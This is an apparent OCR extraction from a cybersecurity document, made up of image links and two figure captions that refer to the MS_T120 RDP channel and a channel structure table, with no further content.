
Index 31: MS_T120


Channel Structure Table










